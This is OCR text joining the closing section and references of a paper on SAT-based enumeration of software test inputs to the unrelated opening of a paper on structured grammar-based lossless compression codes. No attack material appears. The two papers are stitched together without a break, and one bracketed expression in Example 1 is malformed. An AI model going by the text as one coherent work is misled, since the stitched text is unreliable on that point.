We show results for several size values for each benchmark. All scope parameters are set exactly to the given size; e.g., all lists have exactly the given number of nodes and the elements come from a set with the given size. For each size, we use mChaff to enumerate solutions for two CNF formulas: 1) one with symmetry-breaking predicates generated automatically (using the default values of the Alloy Analyzer) and 2) one with symmetry-breaking predicates added manually to Alloy specifications (as described in Section 3.1). We tabulate the number of primary variables, the total number of variables, the number of clauses, the number of solutions, and the time it takes to generate all solutions.

For `BinaryTree`, `LinkedList`, `TreeMap`, and `HashSet`, the numbers of non-isomorphic structures appear in the Sloane's On-Line Encyclopedia of Integer Sequences [18]. For all sizes, formulas with manually added symmetry-breaking predicates have as many solutions as the actual number of structures, which shows that these predicates eliminate all symmetries. (For this comparison, we generated inputs with exactly the given size; for software testing in practice, we generate all inputs *up to* the given size.) For `HeapArray`, no symmetry-breaking is required: two array-based heaps are isomorphic iff they are identical.

In all cases with symmetry breaking, formulas with automatic symmetry breaking have more solutions than formulas with manual symmetry breaking. Also, in most cases it takes longer to generate the solutions for formulas with automatic symmetry breaking; a simple reason for this is that enumerating a

larger number of solutions usually takes a larger amount of time. However, note that it is not always the case: for `HashSet` and `TreeMap` of size seven, it takes less time to enumerate more solutions. This illustrates the general trade-off in (automatic) symmetry breaking: adding more symmetry-breaking predicates can reduce the number of (isomorphic) solutions, but it makes the boolean formula larger, which can increase the enumeration time. The Alloy Analyzer allows users to tune symmetry breaking; we have experimented with different parameter values and the default values seem to achieve a sweet spot for our benchmarks.

Note that we do not present numbers for `LinkedList` of size nine with automatic symmetry breaking; for this formula mChaff runs out of 2 GB of memory. This suggests that the scheme for clause learning in mChaff [15] may need to be modified when enumerating all solutions. If there is no effective pruning or simplification of clauses added in order to exclude the already found solutions, complete solution enumeration can become infeasible. For all other benchmark formulas, mChaff is able to enumerate all solutions, even when there are more than a million of them. Test inputs that correspond to these solutions, for the sizes from the table, are sufficient to achieve complete code and branch coverage [2] for methods in the respective Java classes.

We next discuss the use of Binary Decision Diagrams (BDDs), instead of SAT solvers, for solution enumeration. We considered BDDs because they make it easier to read off all solutions, once there's a BDD for a formula. However, constructing a BDD can take long time (and exponential space). We have briefly experimented with the CUDD [19] BDD package. We constructed BDDs bottom-up, using automatic variable reordering via sifting [4], from the boolean DAGs from which the CNFs were produced. For all benchmarks, the BDD approach scaled poorly; BDD construction timed out for nontrivial sizes (over five).

5 Conclusions

We have presented a novel application of SAT solvers in software testing. Our application requires a solver that can enumerate all satisfying assignments; each assignment provides a (non-isomorphic) input for the program. The experimental results indicate that it is feasible to use a SAT solver to systematically generate structurally complex inputs that would be hard to generate manually. We hope that our work provides motivation for exploring efficient solution enumeration in modern SAT solvers.

References

1. Sat competitions. `http://www.satlive.org/SATCompetition/`.
2. B. Beizer. *Software Testing Techniques*. International Thomson Computer Press, 1990.
3. A. Biere. Limmat satisfiability solver. `http://www.inf.ethz.ch/personal/biere/projects/limmat/`.
4. K. Brace, R. Rudell, and R. Bryant. Efficient implementation of a BDD package. In *Proc. of the Design Automation Conference (DAC)*, pages 40–45, 1990.

5. T. H. Cormen, C. E. Leiserson, and R. L. Rivest. *Introduction to Algorithms*. The MIT Press, Cambridge, MA, 1990.
6. J. Crawford, M. Ginsberg, E. Luks, and A. Roy. Symmetry-breaking predicates for search problems. In *Proc. Fifth International Conference on Principles of Knowledge Representation and Reasoning*, 1996.
7. J. B. Dugan, K. J. Sullivan, and D. Coppit. Developing a low-cost high-quality software tool for dynamic fault tree analysis. *Transactions on Reliability*, pages 49–59, 1999.
8. E. Goldberg and Y. Novikov. BerkMin: a fast and robust SAT-solver. In *Proceedings of Design, Automation, and Test in Europe (DATE)*, Mar. 2002.
9. D. Jackson. Micromodels of software: Modelling and analysis with Alloy, 2001. `http://sdg.lcs.mit.edu/alloy/book.pdf`.
10. D. Jackson, I. Schechter, and I. Shlyakhter. ALCOA: The Alloy constraint analyzer. In *Proc. 22nd International Conference on Software Engineering (ICSE)*, Limerick, Ireland, June 2000.
11. H. Kautz and B. Selman. Planning as satisfiability. In *Proc. European Conference on Artificial Intelligence (ECAI)*, Vienna, Austria, Aug. 1992.
12. S. Khurshid and D. Marinov. Checking Java implementation of a naming architecture using TestEra. In S. D. Stoller and W. Visser, editors, *Electronic Notes in Theoretical Computer Science (ENTCS)*, volume 55. Elsevier Science Publishers, 2001.
13. B. Liskov. *Program Development in Java: Abstraction, Specification, and Object-Oriented Design*. Addison-Wesley, 2000.
14. D. Marinov and S. Khurshid. TestEra: A novel framework for automated testing of Java programs. In *Proc. 16th IEEE International Conference on Automated Software Engineering (ASE)*, San Diego, CA, Nov. 2001.
15. M. W. Moskewicz, C. F. Madigan, Y. Zhao, L. Zhang, and S. Malik. Chaff: Engineering an efficient SAT solver. In *Proceedings of the 39th Design Automation Conference (DAC)*, June 2001.
16. A. Nadel. Jerusat. `http://www.geocities.com/alikn78/`.
17. I. Shlyakhter. Generating effective symmetry-breaking predicates for search problems. In *Proc. Workshop on Theory and Applications of Satisfiability Testing*, June 2001.
18. N. J. A. Sloane, S. Plouffe, J. M. Borwein, and R. M. Corless. The encyclopedia of integer sequences. *SIAM Review*, 38(2), 1996. `http://www.research.att.com/~njas/sequences/Seis.html`.
19. F. Somenzi. CUDD: CU decision diagram package. `http://vlsi.colorado.edu/~fabio/CUDD/`, 2001.
20. Sun Microsystems. *Java 2 Platform, Standard Edition, v1.3.1 API Specification*. `http://java.sun.com/j2se/1.3/docs/api/`.
21. M. Vaziri and D. Jackson. Checking properties of heap-manipulating procedures with a constraint solver. In *Proc. 9th International Conference on Tools and Algorithms for Construction and Analysis of Systems (TACAS)*, Warsaw, Poland, Apr. 2003.

COMMUNICATIONS IN INFORMATION AND SYSTEMS
Vol. 2, No. 1, pp. 29-52, June 2002

002

STRUCTURED GRAMMAR-BASED CODES FOR UNIVERSAL LOSSLESS DATA COMPRESSION*

JOHN KIEFFER† AND EN-HUI YANG‡

Abstract. A grammar-based code losslessly compresses each finite-alphabet data string x by compressing a context-free grammar G_x which represents x in the sense that the language of G_x is $\{x\}$. In an earlier paper, we showed that if the grammar G_x is a type of grammar called irreducible grammar for every data string x, then the resulting grammar-based code has maximal redundancy/sample $O(\log\log n/\log n)$ for n data samples. To further reduce the maximal redundancy/sample, in the present paper, we first decompose a context-free grammar into its structure and its data content, then encode the data content conditional on the structure, and finally replace the irreducible grammar condition with a mild condition on the structures of all grammars used to represent distinct data strings of a fixed length. The resulting grammar-based codes are called *structured grammar-based codes*. We prove a coding theorem which shows that a structured grammar-based code has maximal redundancy/sample $O(1/\log n)$ provided that a weak regular structure condition is satisfied.

Keywords. lossless data compression, universal codes, redundancy, context-free grammars, grammar-based codes

1. Introduction.

Universal lossless source coding first arose in the late 1960's, becoming systematized with Davisson's seminal 1973 paper [2]. A universal lossless code is a lossless source code which is asymptotically optimal for all finite-state information sources on a given finite alphabet. The most famous class of universal lossless codes consists of the Lempel-Ziv codes (LZ77 [13], LZ78 [14], and their many variants). In the 20+ years since the Lempel-Ziv codes were introduced, other classes of universal lossless codes have been proposed and analyzed. One of these classes is the class of grammar-based codes [3].

A grammar-based code can be thought of as a type of transform code. It losslessly encodes/decodes a finite-alphabet data string x according to the following four stages:

- *Analysis Stage:* A context-free grammar G consisting of a set of production rules is found which represents x in the sense that the language $L(G)$ of the grammar G is $\{x\}$, where the language $L(G)$ is simply the set of all sequences derived from G.
- *Encoding Stage:* A binary codeword $B(G)$ from which the grammar G can

*Invited paper; Received on February 19, 2002, accepted for publication on June 6, 2002. This work was supported by National Science Foundation Grants NCR-9508282 and CCR-9902081, by the Natural Sciences and Engineering Research Council of Canada under Grants RGPIN203035-98 and RGPIN203035-02, by the Premier's Research Excellence Award, and by the Canada Research Chairs Program.

†Department of Electrical & Computer Engineering, University of Minnesota, Room 4-174 EE/CSci Bldg., 200 Union Street SE, Minneapolis, MN 55455, USA. E-mail: kieffer@ece.umn.edu

‡Department of Electrical & Computer Engineering, University of Waterloo, Waterloo, Ontario, CA N2L 3G1. E-mail: ehyang@bbcr.uwaterloo.ca

be reconstructed is formed and transmitted to the decoder.

- *Decoding Stage:* The grammar G is reconstructed from the codeword $B(G)$.
- *Synthesis Stage:* The data string x is "grown" from the production rules of G.

The most important of these four stages is the Analysis Stage, because the other three stages are determined from it. In the paper [3], the grammar representing the data string in the Analysis Stage was taken to be an *irreducible grammar*, a type of grammar that had been used by previous workers in the applications of context-free grammars. (Irreducible grammars are discussed thoroughly in [3]; the reader does not need to understand what an irreducible grammar is for the purposes of this paper.) Grammar-based codes based upon the use of irreducible grammars in the Analysis Stage were shown in [3] to exhibit maximal redundancy/sample $O(\log\log n/\log n)$, where the parameter n is the number of data samples.

Since the paper [3] appeared, the natural question has been whether a different type of grammar could be used in the Analysis Stage, which would bring about grammar-based codes with maximal redundancy/sample $O(1/\log n)$. This question is of interest because

(i) the Lempel-Ziv codes (possibly the most popular class of universal lossless source codes) have not yet been shown to exhibit maximal redundancy/sample $O(1/\log n)$, although LZ78 is known to have maximal redundancy/sample $O(\log\log n/\log n)$ [6], and

(ii) the maximal redundancy/sample of the context-tree weighting algorithm (CTW)[10], [11] and the prediction by partial match algorithm (PPM) [1] is bounded below by a positive constant for all large n, let alone any convergence rate.

(The notion of the maximal redundancy/sample is much stronger than the usual definition of redundancy against the so-called tree sources[9], [10], [11]. In terms of the latter weak definition of redundancy, CTW is known to have $O(\log n/n)$ redundancy/sample.) The present paper settles this question in the affirmative.

Our approach is to use *structured grammars* in the Analysis Stage. The precise details concerning the notion of a structured grammar shall be presented later in this paper. In this introduction, we can give an intuitive feeling for this concept. Roughly speaking, a context-free grammar G representing x can be decomposed into two parts: the structure of G and the data content of G. The structure of G is related to the *derivation tree* of G—a tree via which the data string x can be grown from the production rules of G. If x has n entries, then the derivation tree of G will have n leaf vertices labeled with the entries of x from left to right (the internal vertices of the derivation tree are labeled with variables of G). The data content of G is uniquely determined by the structure of G and the data string x itself. In [3], [12], the grammar G is encoded without decomposing G into its structure and data content. The grammar encoding methods presented in [3], [12] can be applied to any context-free

grammar. In particular, the binary codewords $B(G)$ for all context-free grammars G form a prefix set. However, this generality does indicate that there is room to improve as far as the compression of x is concerned. Since different grammars can represent the same string and different grammars representing different strings can have the same structure, the improvement of compression efficiency of x can be made if we first decompose G into its structure and data content, then encode its structure, and finally encode its data content conditional on its structure. By imposing certain mild conditions on the structure of each grammar used in the Analysis Stage to represent a data string of a given length, the encoding of the structure is either free or has a negligible overhead, and the dominating term is the encoding of the data content conditional on the structure, thereby improving the compression performance and reducing the redundancy from $O(\log\log n/\log n)$ to $O(1/\log n)$. The resulting grammar-based codes with the new encoding method are called the *structured grammar-based codes*. In a special case, one may require that all grammars used in the Analysis Stage to represent all distinct data strings of a given length have the same structure.

1.1. Terminology. We present terminology and notation to be used throughout the rest of the paper. Since we have to start somewhere, we assume that the reader has had some previous exposure to the concept of a context-free grammar. (Those readers who work in pattern recognition, machine intelligence, image processing, or many other areas will already have some familiarity with this concept. Readers having less familiarity are encouraged to consult the paper [3].)

- $\mathcal{S}^+$ denotes the set of all strings $s_1 s_2 \cdots s_k$ in which $s_1, \cdots, s_k$ are $1 \le k < \infty$ entries from set $\mathcal{S}$.
- $*$ denotes the concatenation operation in $\mathcal{S}^+$.
- $|\mathcal{S}|$, $card(\mathcal{S})$ denote cardinality of set $\mathcal{S}$.
- $|x|$ denotes the length of string x.
- $V(G)$ denotes the set of variables of a grammar G.
- $L(G)$ denotes the language of a grammar G.
- $|G|$ denotes the total number of elements appearing in the right members of the production rules of a grammar G.
- $L(v|T)$ denotes the number of leaf vertices of a tree T which are equal or subordinate to vertex v of T.
- All logarithms are to base 2.

2. Bracketed Expressions and Their Trees. A context-free grammar G is said to represent a string x if $L(G) = \{x\}$. In the next section, we shall derive the grammars that we shall use to represent the data strings that we wish to compress. The most convenient way for us to derive these grammars will be through the use of fully bracketized expressions. This section is devoted to the presentation of useful material on fully bracketized expressions and the trees associated with them. As

shown below, fully bracketized expressions are related to multilevel refined parsing.

Let $\mathcal{S}$ be a finite set. The set $Br(\mathcal{S})$ of fully bracketized expressions over $\mathcal{S}$ is defined by

$$Br(\mathcal{S}) \stackrel{\Delta}{=} Br_{at}(\mathcal{S}) \cup Br_{nat}(\mathcal{S}), \tag{2.1}$$

where

- $Br_{at}(\mathcal{S}) = \{[s] : s \in \mathcal{S}\}$; and
- $Br_{nat}(\mathcal{S})$ is the smallest subset U of $(\mathcal{S} \cup \{[,]\})^+$ satisfying the property that $[s_1 s_2 \cdots s_k] \in U$ whenever $k \geq 2$ and $s_1, s_2, \cdots, s_k$ are members of $U \cup \mathcal{S}$.

The members of $Br(\mathcal{S})$ shall be called $\mathcal{S}$-expressions, the members of $Br_{at}(\mathcal{S})$ shall be called atomic $\mathcal{S}$-expressions, and the members of $Br_{nat}(\mathcal{S})$ shall be called nonatomic $\mathcal{S}$-expressions. For each left bracket in an $\mathcal{S}$-expression, there is a right bracket that is paired with it. If an $\mathcal{S}$-expression σ consists of $n + k$ entries, with n of the entries belonging to $\mathcal{S}$ and k of the entries being brackets, then there corresponds to σ a rooted tree $T(\sigma)$ having exactly n leaf vertices and $k/2$ internal vertices; the tree $T(\sigma)$ is uniquely characterized by the following properties:

(i): There is a one-to-one correspondence between the n $\mathcal{S}$-filled positions in σ and the n leaf vertices of $T(\sigma)$. Letting $x_1, x_2, \cdots, x_n$ denote the left-to-right entries of σ which belong to $\mathcal{S}$, the correspondence is made clear by labeling the i-th left-to-right leaf vertex of $T(\sigma)$ with x_i $(i = 1, 2, \cdots, n)$.

(ii): There is a one-to-one correspondence between the $k/2$ left-right bracket pairs in σ and the $k/2$ internal vertices of $T(\sigma)$. The vertex in $T(\sigma)$ corresponding to a given left-right bracket pair in σ is the vertex whose leaf vertex successors correspond, according to *(i)*, to the $\mathcal{S}$-filled positions in σ that lie between the left bracket and paired right bracket.

For each atomic $\mathcal{S}$-expression, the corresponding tree is trivial, consisting of root vertex and one leaf vertex. For each nonatomic $\mathcal{S}$-expression σ, the tree $T(\sigma)$ has at least two children for each internal vertex (see Fig. 1); conversely, every finite rooted tree which carries a label from $\mathcal{S}$ on each leaf vertex and which has two or more children for each internal vertex corresponds to a unique nonatomic $\mathcal{S}$-expression.




FIG. 1. *Tree $T(\sigma)$ for the expression $\sigma = [x_1[x_2x_3][x_4x_5x_6]]$.*

For each positive integer n, let $Br^n(\mathcal{S})$ be the set of all $\mathcal{S}$-expressions which have exactly n $\mathcal{S}$-filled positions. Let $\{s(n) : n = 1, 2, \cdots\}$ be the sequence

$$s(n) = \begin{cases} 1, & n = 1 \\ n^{-1} \sum_{k=0}^{n-2} \binom{2n-k-2}{n-1} \binom{n-2}{k}, & n \geq 2 \end{cases}$$

The numbers $s(n)$ are called little Schröder numbers [7] [8]. The little Schröder numbers are important to us here because

$$|Br^n(\{0\})| = s(n), \quad n \geq 1 \tag{2.2}$$

$$|Br^n(\mathcal{S})| = |\mathcal{S}|^n s(n), \quad n \geq 1 \tag{2.3}$$

The relation (2.2) is well known [8, Ch. 6]; the relation (2.3) becomes clear by noticing that each entry of a $\{0\}$-expression where 0 occurs can be regarded as a placeholder for an element of $\mathcal{S}$. The first few little Schröder numbers are given in Table 1.

TABLE 1
Little Schröder Numbers

n	$s(n)$	n	$s(n)$
1	1	6	197
2	1	7	903
3	3	8	4279
4	11	9	20793
5	45	10	103049

Example 1: The $s(4) = 11$ expressions in $Br^4(\{0\})$ are seen to be [[00][00]], [0000], [0[00]0], [[00]00], [00[00]], [[000]0], [0[000]], [[0[00]]0], [[[00]0]0], 0[[00]0]], [0[0[00]]].

A *subexpression* of an $\mathcal{S}$-expression σ is defined to be any $\mathcal{S}$-expression which occurs as a substring of σ. Let σ be a fixed $\mathcal{S}$-expression. The occurrences of subexpressions in σ are in one-to-one correspondence with the internal vertices of $T(\sigma)$, since each subexpression begins with a left bracket and ends with the matching right bracket. For example, the occurrence of $[x_4x_5x_6]$ as a subexpression of $\sigma = [x_1[x_2x_3][x_4x_5x_6]]$ corresponds to the vertex of $T(\sigma)$ in Fig. 1 whose children are labeled x_4, x_5, x_6.

3. Representational Grammars. Let $\mathcal{A}$ be a fixed finite alphabet. We shall call the members of $\mathcal{A}^+$ $\mathcal{A}$-strings. Our goal in this paper is to efficiently compress each $\mathcal{A}$-string via the grammar-based approach. In order that we may do this, we put forth in this section a set $\mathcal{G}(rep)$ of context-free grammars called *representational grammars* which satisfy

(i): The language $L(G)$ of each grammar $G \in \mathcal{G}(rep)$ consists of a unique string, and that string is an $\mathcal{A}$-string.

(ii): For each $\mathcal{A}$-string x, there is at least one grammar $G \in \mathcal{G}(rep)$ which represents x (in the sense that $L(G) = \{x\}$).

In the paper [3], we used context-free grammars which we called admissible grammars to represent data strings in the sense of (i)-(ii) above. Simply put, an admissible grammar is any context-free grammar G for which the language generated by G is a singleton. The class of representational grammars introduced in this section is a proper subclass of the class of admissible grammars. Since writing [3], we have come to realize that the class of representational grammars is more suitable for data compression purposes than the class of admissible grammars.

A context-free grammar G is uniquely specified by defining the following four entities:

(i): The set $V(G)$ of variables of G.
(ii): The start variable of G.
(iii): The set of terminal symbols of G.
(iv): The set of production rules of G.

Let σ be a fixed (but arbitrary) $\mathcal{A}$-expression. In the rest of this paragraph, we describe how to build from σ a unique context-free grammar $G_{rep}(\sigma)$. Recall from the end of Sec. 2 how a subexpression of σ corresponds to each internal vertex of the tree $T(\sigma)$. Traverse each internal vertex of $T(\sigma)$ in the top-down left-to-right order (i.e., the breadth-first order), appending the subexpression corresponding to that vertex to a list if that subexpression has not appeared previously in the list (start with the empty list). Let

$$\sigma_0, \sigma_1, \cdots, \sigma_t$$

be the final list of distinct subexpressions of σ after all of the internal vertices of $T(\sigma)$ have been traversed. The set of variables of $G_{rep}(\sigma)$ is

$$V(G_{rep}(\sigma)) = \{A_0, A_1, A_2, \cdots, A_t\},$$

where each A_i is an abstract symbol not belonging to the data alphabet $\mathcal{A}$. The start variable of $G_{rep}(\sigma)$ is A_0. The set of terminal symbols of $G_{rep}(\sigma)$ is the set consisting of those symbols in $\mathcal{A}$ that appear in σ. For each $i = 0, 1, \cdots, t$, there is exactly one production rule

$$A_i \to \alpha_1 \alpha_2 \cdots \alpha_k \tag{3.1}$$

of $G_{rep}(\sigma)$ whose left member is A_i, obtained as follows. First, form the unique factorization

$$\sigma_i = [s_1 s_2 \cdots s_k],$$

in which $s_1, s_2, \cdots, s_k$ are members of $\mathcal{A} \cup Br_{nat}(\mathcal{A})$. If $s_i \in \mathcal{A}$, then α_i in (3.1) is taken to be s_i. If $s_i \in Br_{nat}(\mathcal{A})$, then α_i is taken to be A_j, where j is the unique integer such that $\sigma_j = s_i$.

We now formally define the set of representational grammars by

$$\mathcal{G}(rep) \stackrel{\Delta}{=} \{G_{rep}(\sigma) : \sigma \in Br(\mathcal{A})\}$$

We list properties of representational grammars easily deduced from the construction given in the preceding paragraph.

Properties of Representational Grammars.

Prop 1: For each representational grammar G, there is exactly one $\mathcal{A}$-expression σ such that $G = G_{rep}(\sigma)$.

Prop 2: The language of a representational grammar $G_{rep}(\sigma)$ is $\{x\}$, where x is the $\mathcal{A}$-string consisting of those entries of σ belonging to $\mathcal{A}$ (taken left-to-right).

Prop 3: The unique derivation tree of a representational grammar $G_{rep}(\sigma)$ yields $T(\sigma)$ when the labels on the internal vertices are removed.

Prop 4: For each positive integer n and each $\mathcal{A}$-string x of length n, there are exactly $s(n)$ representational grammars which represent x.

Example 2: Let $\mathcal{A} = \{0, 1\}$, and we pick

$$\sigma = [[[01][01]][[11][01]][[11][01]]] \tag{3.2}$$

as an $\mathcal{A}$-expression for which we construct the grammar $G_{rep}(\sigma)$. There are five subexpressions of σ, to which we assign variables as follows:

$$\begin{aligned} A_0 &\leftrightarrow [[[01][01]][[11][01]][[11][01]]] \\ A_1 &\leftrightarrow [[01][01]] \\ A_2 &\leftrightarrow [[11][01]] \\ A_3 &\leftrightarrow [01] \\ A_4 &\leftrightarrow [11] \end{aligned} \tag{3.3}$$

The production rules of our grammar $G_{rep}(\sigma)$ are then seen to be:

$$\begin{aligned} A_0 &\rightarrow A_1 A_2 A_2 \\ A_1 &\rightarrow A_3 A_3 \\ A_2 &\rightarrow A_4 A_3 \\ A_3 &\rightarrow 01 \\ A_4 &\rightarrow 11 \end{aligned} \tag{3.4}$$

The derivation tree of $G_{rep}(\sigma)$ is given in Fig. 2. From the labels on the leaf vertices of the derivation tree, we see that

$$L(G_{rep}(\sigma)) = \{010111011101\}.$$




FIG. 2. *Derivation tree of $G_{rep}(\sigma)$ in Example 2.*

Removing the labels on the internal vertices of the derivation tree, the tree $T(\sigma)$ can be seen to result.

Example 3: For an atomic $\mathcal{A}$-expression $[a]$, the grammar $G_{rep}([a])$ has only one production rule $A_0 \to a$.

4. Structure Grammars. We put forth in this section a set of context-free grammars $\mathcal{G}(str)$ called *structure grammars*. We shall see that there is a useful interplay between the grammars in $\mathcal{G}(rep)$ and the grammars in $\mathcal{G}(str)$.

In the previous section, we explained how to form the grammar $G_{rep}(\sigma)$ for any $\mathcal{A}$-expression σ. By the same technique, we form a unique grammar corresponding to each $\{0\}$-expression, the only difference being that we denote the set of variables of the resulting grammar by

$$\{U_0, U_1, \cdots, U_t\}$$

instead of

$$\{A_0, A_1, \cdots, A_t\},$$

where the U_i's are special symbols reserved for denoting variables of structure grammars. The grammar corresponding to $\sigma \in Br(\{0\})$ formed in this way shall be denoted $G_{str}(\sigma)$. The set of structure grammars can now be formally defined as

$$\mathcal{G}(str) = \{G_{str}(\sigma) : \sigma \in Br(\{0\})\}.$$

If σ is an $\mathcal{A}$-expression, and σ' is the $\{0\}$-expression that arises by changing to 0 each entry of σ which belongs to $\mathcal{A}$, then we henceforth write $\sigma \to \sigma'$ to denote this fact. If $G = G_{rep}(\sigma)$ is a representational grammar, then we define G^* to be the grammar $G_{str}(\sigma')$ for which $\sigma \to \sigma'$. We call G^* the *structure grammar of* G. Given any representational grammar G, there is a natural mapping $\phi_G : V(G) \cup \mathcal{A} \to V(G^*) \cup \{0\}$ defined as follows. Let σ, σ' be the bracketed expressions such that $G = G_{rep}(\sigma)$

and $G^* = G_{str}(\sigma')$. Let $A_i \leftrightarrow \sigma_i$ be the correspondence between variables A_i of G and subexpressions σ_i of σ that was used in defining the grammar G, and let $U_j \leftrightarrow \sigma'_j$ be the correspondence between variables U_j of G^* and subexpressions σ'_j of σ' that was used in defining the grammar G^*. If $A_i \in V(G)$, we define $\phi_G(A_i) = U_j$, where $U_j \in V(G^*)$ is the variable of G^* such that $\sigma_i \to \sigma'_j$. If $a \in \mathcal{A}$, we define $\phi_G(a) = 0$.

The proof of the following simple lemma is omitted.

LEMMA 1. *Let G be any representational grammar. If*

$$A_i \to \alpha_1\alpha_2\cdots\alpha_k$$

is any production rule of G, then

$$\phi_G(A_i) \to \phi_G(\alpha_1)\phi_G(\alpha_2)\cdots\phi_G(\alpha_k)$$

is a production rule of G^*. Conversely, every production rule of G^* is mapped onto by at least one production rule of G in this way.

Example 4: Let G be the representational grammar of Example 2. From the correspondences (3.3), we see that G^* must have three variables U_0, U_1, U_2 with correspondences

$$\begin{aligned} U_0 &\leftrightarrow [[[00][00]][[00][00]][[00][00]]] \\ U_1 &\leftrightarrow [[00][00]] \\ U_2 &\leftrightarrow [00]. \end{aligned} \tag{4.1}$$

(Simply change every 1 to 0 on the right sides of (3.3) and eliminate duplications.) The mapping ϕ_G must map the set $\{A_0, A_1, A_2, A_3, A_4, 0, 1\}$ onto the set $\{U_0, U_1, U_2, 0\}$. We see that ϕ_G is specified by

$$\begin{aligned} \phi_G(A_0) &= U_0 \\ \phi_G(A_1) &= U_1 \\ \phi_G(A_2) &= U_1 \\ \phi_G(A_3) &= U_2 \\ \phi_G(A_4) &= U_2 \\ \phi_G(0) &= 0 \\ \phi_G(1) &= 0 \end{aligned}$$

by seeing how the correspondences (4.1) arose from the correspondences (3.3). Applying the mapping ϕ_G to the production rules of G in (3.4), we automatically obtain the following production rules of G^* via Lemma 1:

$$\begin{aligned} U_0 &\to U_1U_1U_1 \\ U_1 &\to U_2U_2 \\ U_2 &\to 00 \end{aligned}$$

The structure grammar G^* of G represents the structural information of G. From the above, it follows that one can easily get G^* from G through the mapping ϕ_G. On the other hand, if x is the data string represented by G, then one can uniquely determine G from G^* and x. In the next section, we will exploit this relationship to define the unnormalized conditional entropy $H(G|G^*)$ of the representational grammar G given its structure grammar G^* and conditionally encode G given G^*. If encoder and decoder know the grammar G^*, it will be possible for the encoder to encode the grammar G for perfect recovery by the decoder using approximately $H(G|G^*)$ code bits.

To conclude this section, we present a structure grammar concept that will be useful to us later on. Let G be any structure grammar. We define the *spreading factor* $\beta(G)$ of G as follows. Letting T be the derivation tree of G, $\beta(G)$ is the largest ratio $L(v|T)/L(v'|T)$ as (v, v') ranges through all parent-child vertex pairs of T. The spreading factor $\beta(G)$ measures, to some degree, how children from an internal vertex are spread.

Example 5: Let G be the structure grammar presented in Example 4. Its derivation tree T, stripped of all labels, coincides with the tree in Fig. 2 when it is stripped of all labels. When v is the root of T and v' is any of the children of v, we see that $L(v|T) = 12$ and $L(v'|T) = 4$. The parent-child pair (v, v') yields the largest ratio $L(v|T)/L(v'|T)$; hence $\beta(G) = 12/4 = 3$.

The following result is proved in Appendix A.

THEOREM 1. *Let n be any integer ≥ 2 and let G be any representational grammar which represents an $\mathcal{A}$-string of length n. Then*

$$|G| \leq 72\beta(G^*)^2(|\mathcal{A}| + 2)^2 \log(|\mathcal{A}| + 2) \left(\frac{n}{\log n}\right).$$

5. Conditional Grammar Encoding. Our first task in this section is to define the unnormalized conditional entropy $H(G|G^*)$ of any representational grammar G given its structure grammar G^*.

DEFINITION: Let $S = s_1 s_2 \cdots s_k$ be any nonempty string of finite length over any alphabet. We define the (unnormalized) entropy of the string S by

$$H(S) \stackrel{\Delta}{=} \sum_{i=1}^{k} -\log p(s_i),$$

where for any $s \in \{s_1, \cdots, s_k\}$,

$$p(s) = k^{-1} card(\{1 \leq i \leq k : s_i = s\}).$$

If S is the empty string, define $H(S) = 0$. Let $U = u_1 u_2 \cdots u_k$ be any string of the same length as S. Let $\mathcal{U} = \{u_1, \cdots, u_k\}$, and for each $u \in \mathcal{U}$, let $S(u)$ be the

substring obtained from S by removing each entry s_i of S for which $u_i \neq u$. We define the unnormalized conditional entropy of S given U as

$$H(S|U) \triangleq \sum_{u \in \mathcal{U}} H(S(u)).$$

From information theory, it is easy to see that $H(S|U) \leq H(S)$.

Let G be a fixed (but arbitrary) representational grammar. We are now ready to define $H(G|G^*)$. First, letting $V(G) = \{A_0, A_1, \cdots, A_t\}$, form the string

$$\alpha(A_0) * \alpha(A_1) * \cdots * \alpha(A_t), \tag{5.1}$$

where $\alpha(A_i)$ denotes the string in $(V(G) \cup \mathcal{A})^+$ which is the right member of the production rule of G whose left member is A_i. Let $\omega_G = \omega_1\omega_2 \cdots \omega_k$ be the string in $(V(G) \cup \mathcal{A})^+$ formed from the string (5.1) by striking from this string the first left-to-right appearance of each variable in $V(G)$. Then the unnormalized conditional entropy $H(G|G^*)$ of G given its structure grammar G^* is defined as

$$H(G|G^*) \triangleq H(\omega_1\omega_2 \cdots \omega_k | \phi_G(\omega_1)\phi_G(\omega_2) \cdots \phi_G(\omega_k)).$$

Example 6: Let G be the representational grammar introduced in Example 2. We compute $H(G|G^*)$. From the production rules (3.4), we see that

$$\omega_G = A_2A_3A_30111. \tag{5.2}$$

We can apply the mapping ϕ_G derived in Example 4 to each term on the right side of (5.2), from which we conclude that

$$H(G|G^*) = H(A_2A_3A_30111|U_1U_2U_20000) \approx 3.25.$$

REMARK. The quantity $H(G) \triangleq H(\omega_G)$ was defined in [3] as the definition of the unnormalized entropy of a representational grammar G. It was shown in [3] that without being decomposed into its structure G^* and its data content, G can be encoded by a prefix code into a codeword of roughly $H(G)$ bits. However, this encoding method is not efficient because

(a) given a data sequence of length n, it follows from (2.2) and Section 4 that there are $s(n)$ distinct representational grammars representing x and yet in the Analysis Stage one needs just one grammar for each distinct string x; and

(b) grammars representing distinct strings may have the same structure grammar.

As a result, a better way is to conditionally encode G given G^*. The following theorem says that given G^*, G can be losslessly encoded into a codeword of roughly $H(G|G^*)$ bits. By imposing some mild condition on G^*, the encoding of G^* is either free or has a negligible overhead. Since $H(G|G^*) \leq H(G)$, the compression performance is improved, as shown in the next section. This is the essence of structured grammar-based coding.

THEOREM 2. *Let G' be any structure grammar. There are binary strings $\{B(G|G') : G \in \mathcal{G}(rep),\ G^* = G'\}$ such that*

- *For each representational grammar G whose structure grammar is G',*

$$|B(G|G')| \leq H(G|G') + 4|G| + |\mathcal{A}|.$$

- *For each pair of distinct representational grammars G_1, G_2 whose structure grammar is G', the string $B(G_1|G')$ is not a prefix of the string $B(G_2|G')$.*

